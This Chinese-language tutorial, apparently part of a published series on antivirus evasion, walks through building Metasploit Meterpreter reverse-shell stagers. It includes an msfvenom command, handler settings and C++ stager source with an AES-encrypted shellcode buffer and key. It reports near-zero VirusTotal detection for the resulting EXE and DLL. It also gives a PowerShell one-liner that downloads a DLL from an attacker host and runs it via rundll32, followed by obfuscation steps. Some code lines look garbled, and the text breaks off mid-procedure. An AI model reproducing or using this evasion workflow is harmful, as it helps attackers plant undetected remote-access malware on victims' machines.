

2020年初，从网上搜集了多种免杀工具和方式，汇总整理了远控免杀专题文章的工具篇、代码篇、白名单篇等，共70篇文章。现时隔一年，听到不少免杀爱好者的追更诉求，同时也看到了很多新的bypassAV的工具和技巧，于是想把这个系列继续补充一些，内容也都是来自互联网，汇总到一起只是方便大家查阅参考。

免杀专题已完成的文章及相关软件下载：<https://github.com/TideSec/BypassAntiVirus>

免杀专题在线文库：<https://www.yuque.com/tidesecc/bypassav>

0x01 配置准备msf

使用msf生成shellcode

```
msfvenom -p windows/meterpreter/reverse_tcp_rc4 EXIT_FUNC=PROCESS LHOST=10.211.55.2
```

在msf上进行监听

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_rc4
msf5 exploit(multi/handler) > set lhost 10.211.55.2
msf5 exploit(multi/handler) > set lport 5555
msf5 exploit(multi/handler) > set RC4PASSWORD tidesecc
```

```
msf5 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description
  ----  -

Payload options (windows/meterpreter/reverse_tcp_rc4):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          10.211.55.2     yes       The listen address (an interface may be specified)
  LPORT          5555             yes       The listen port
  RC4PASSWORD    tidesec          yes       Password to derive RC4 key from

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.211.55.2:5555
```

0x02 使用stager生成exe(VT查杀率7/72)

下载 <https://github.com/phackit/stager.dll>

在vs中新建空项目，我这里是Project5



新建源文件 `stager.cpp` 和 `aes.cpp`，新建头文件 `aes.h`


然后将 `https://github.com/phackt/stager.dll` 中的相应文件内容复制到相应文件。

因为我msf生成的是x86，所以我是从 `stager_exe_32.cpp` 中复制内容到 `stager.cpp`。


然后修改 `stager.cpp` 中的shellcode和密钥。

```
Project5 (全局范围)
1 // dllmain.cpp : Définit le point d'entrée de l'application DLL.
2 #define CBC 1
3 #include "aes.h"
4 #include <Windows.h>
5 #include <Wininet.h>
6 #include <stdbool.h>
7 #include <stdio.h>
8 #include <string.h>
9 #include <stdlib.h>
10 #include <iostream>
11
12 #pragma comment(lib, "User32.lib")
13 #pragma comment(lib, "Wininet.lib")
14
15 using namespace std;
16
17 // Actual length of the payload
18 #define PAYLOADLENGTH 458
19 #define IV "6295259629525900"
20 #define KEY "17178930171789301717893017178930"
21 #define CLASSNAME "myWindowClass"
22 #define WINDOWTITLE "My Title"
23
24
25 unsigned char buf[] =
26 "\xbd\xfa\x9\x2f\x4c\xc7\x75\x42\x38\x18\xf5\x48\xbc\x27\x57"
27 "\xd3\x71\x4a\xde\x17\x1c\xd3\x81\x39\x4b\x86\x6b\xaa\x55\xee"
28 "\xd3\x8e\x70\xfd\x1f\xd8\x7e\x50\x30\x70\x1e\x64\xbc\x9c\xa3"
29 "\xef\xb0\xbf\xa8\xf2\x25\x0f\xa6\x9f\x58\x5f\x9f\x21\x32\xa6"
30 "\xfd\x06\x48\x7c\xea\x93\xa2\x44\x1b\xcd\x66\xae\x51\x96\xb0"
31 "\x5a\x75\x6d\x23\xf3\x57\x81\x89\x64\x28\x2d\xb1\xd8\x2d\x55"
32 "\x7b\x3e\xd3\xf2\x6b\x00\x3f\x76\x30\xf0\xcd\x9a\xb4\xb8\xf9"
33 "\xcc\x47\xf7\x90\xaf\xf1\xf2\x05\x67\x12\xe7\xd8\x5d\xa4\x11"
34 "\xd8\xeb\xe7\x71\xe5\x82\x5a\xa3\x60\x4b\x45\x73\xa4\x66\xd3"
35 "\x0f\x12\x2d\x4d\x4b\x5d\x18\x82\xa6\x2a\xf7\xf2\xab\x91\xba"
36 "\x4f\x72\x3d\x06\xf8\xf6\x2a\x36\x39\x9b\xe9\xa2\xbf\xb3\xff"
37 "\x61\x6a\x99\x4d\xc9\x40\x4a\x00\xe5\x1f\x82\x48\xba\x19\xc0"
38 "\x8b\xf1\xd1\xf0\x03\xbe\xe9\x31\x0e\x2e\x0f\xcb\xf3\x60\xee"
39 "\xe9\x5a\x4f\xa4\x6a\xeb\xec\x08\x5f\xb8\x3c\xd4\x9a\x56\xc5"
40 "\xfa\x97\x3d\xb2\x25\x07\x25\x1d\x4f\x52\x01\x7e\xde\x31\xf0"
41 "\xd3\x53\x7a\x67\xf5\x76\xce\x74\xf6\xfc\x9\x56\x1a\x7d"
42 "\x3f\x38\x60\x2a\x60\x2c\xe9\xe3\xb0\x4c\x00\xc2\x0c\xa4\x99"
43 "\xf3\x59\x3e\xab\xc3\x79\x93\xa0\x81\xb1\x1d\x97\xc1\xd1\x10"
44 "\x44\x5c\x49\xe8\xdb\x44\x69\xe2\x21\x45\x20\x69\x36\x61\xb5"
```

生成exe后，执行Project.exe。



msf中可上线



virustotal.com上查杀率为7/72

7
/ 72

Community Score

7 engines detected this file

07e193c3599b906e4211a1236190441067156c72735f6dd9048e15aa6af2b7e0
Project5.exe
peexe

54.50 KB
Size

2020-04-08 17:18:55 UTC
7 minutes ago

EXE

DETECTION	DETAILS	COMMUNITY
SecureAge APEX	Malicious	ESET-NOD32 A Variant Of Win32/Rozena.ED
FireEye	Generic.mg.48fa9ac97aeaba8d	McAfee-GW-Edition BehavesLike.Win32.Generic.qt
Rising	Malware.Heuristic!ET#75% (RDMK:cmRt...	SentinelOne (Static ML) DFI - Suspicious PE
VBA32	BScope.Trojan.Shelma	Acronis Undetected
Ad-Aware	Undetected	AegisLab Undetected
AhnLab-V3	Undetected	Alibaba Undetected


0x03 使用stager生成dll(VT查杀率0/71)

还是和上面一样，新建项目和三个文件，因为是生成dll文件，所以是从 `stager_dll_32.cpp` 中复制内容到 `stager.cpp`，而不是上面的 `stager_exe_32.cpp`。


然后修改shellcode和key值。

```
Project5 (全局范围)
1 // dllmain.cpp : Définit le point d'entrée de l'application DLL.
2 #define CBC 1
3 #include "aes.h"
4 #include <Windows.h>
5 #include <Wininet.h>
6 #include <stdbool.h>
7 #include <stdio.h>
8 #include <string.h>
9 #include <stdlib.h>
10 #include <iostream>
11
12 #pragma comment(lib, "User32.lib")
13 #pragma comment(lib, "Wininet.lib")
14
15 using namespace std;
16
17 // Actual length of the payload
18 #define PAYLOADLENGTH 458
19 #define IV "6295259629525900"
20 #define KEY "17178930171789301717893017178930"
21 #define CLASSNAME "myWindowClass"
22 #define WINDOWTITLE "My Title"
23
24
25 unsigned char buf[] =
26 "\xbd\xfa\xf9\x2f\x4c\xc7\x75\x42\x38\x18\xf5\x48\xbc\x27\x57"
27 "\xd3\x71\x4a\xde\x17\x1c\xd3\x81\x39\x4b\x86\x6b\xaa\x55\xee"
28 "\xd3\x8e\x70\xfd\x1f\xd8\x7e\x50\x30\x70\x1e\x64\xbc\x9c\xa3"
29 "\xef\xb0\xbf\xa8\xf2\x25\x0f\x6a\x9f\x58\x5f\x9f\x21\x32\xa6"
30 "\xfd\x06\x48\x7c\xea\x93\xa2\x44\x1b\xcd\x66\xae\x51\x96\xb0"
31 "\x5a\x75\x6d\x23\xf3\x57\x81\x89\x64\x28\x2d\xb1\xd8\x2d\x55"
32 "\x7b\x3e\xd3\xf2\x6b\x00\x3f\x76\x30\xf0\xcd\x9a\xb4\xb8\xf9"
33 "\xcc\x47\xf7\x90\xaf\xf1\xf2\x05\x67\x12\xe7\xd8\x5d\xa4\x11"
34 "\xd8\xeb\xe7\x71\xe5\x82\x5a\xa3\x60\x4b\x45\x73\xa4\x66\xd3"
35 "\x0f\x12\x2d\x4d\x4b\x5d\x18\x82\xa6\x2a\xf7\xf2\xab\x91\xba"
36 "\x4f\x72\x3d\x06\xf8\xf6\x2a\x36\x39\x9b\xe9\xa2\xbf\xb3\xff"
37 "\x61\x6a\x99\x4d\xc9\x40\x4a\x00\xe5\x1f\x82\x48\xba\x19\xc0"
38 "\x8b\xf1\xd1\xf0\x03\xbe\xe9\x31\x0e\x2e\x0f\xcb\xf3\x60\xee"
39 "\xe9\x5a\x4f\xa4\x6a\xeb\xec\x08\x5f\xb8\x3c\xd4\x9a\x56\xc5"
40 "\xfa\x97\x3d\xb2\x25\x07\x25\x1d\x4f\x52\x01\x7e\xde\x31\xf0"
41 "\xd3\x53\x7a\x67\xf5\x76\xce\x74\xf6\xfc\x9e\x9\x56\x1a\x7d"
42 "\x3f\x38\x60\x2a\x60\x2c\xe9\xe3\xb0\x4c\x00\xc2\x0c\xa4\x99"
```

项目属性，修改为dll文件



msf中可以正常上线



virustotal.com上查杀率为0/71

0

/ 71

?

Community Score

✓ No engines detected this file

e0c842dea1e7692efca990d9658688ef52f87dc56ff4601b9de0d235c67ac650

Project5.dll

pedll

54.00 KB

Size

2020-04-08 17:00:49 UTC

35 minutes ago

⚙️

DLL

DETECTION	DETAILS	COMMUNITY
Acronis	✓ Undetected	Ad-Aware ✓ Undetected
AegisLab	✓ Undetected	AhnLab-V3 ✓ Undetected
Alibaba	✓ Undetected	ALYac ✓ Undetected
Antiy-AVL	✓ Undetected	SecureAge APEX ✓ Undetected
Arcabit	✓ Undetected	Avast ✓ Undetected
Avast-Mobile	✓ Undetected	AVG ✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu ✓ Undetected

0x04 powershell免杀处理(VT查杀率5/59)

在powershell中执行

```
$file = $env:temp+'\'+(Get-Random)+''.dll'; (New-Object System.Net.WebClient).Dow
```

或者直接powershell一句话执行

```
powershell -c "$file = $env:temp+'\'+(Get-Random)+''.dll'; (New-Object System.Net
```

```
PS C:\test>powershell -c "$file = $env:temp+'\'+(Get-Random)+' .dll'; (New-Object System.Net.WebClient).DownloadFile('http://10.211.55.2/stager.dll',$file); $exec = New-Object -com shell.application; $exec.shellexecute('rundll32',$file+',Exec');"
PS C:\test>_
```

将上面内容保存为 `dropper.ps1`，使用 `Invoke-Obfuscation` 对其进行混淆。


```
git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
```

```
cd Invoke-Obfuscation && powershell -exec bypass -c "Import-Module ./Invoke-Obfu
```

然后

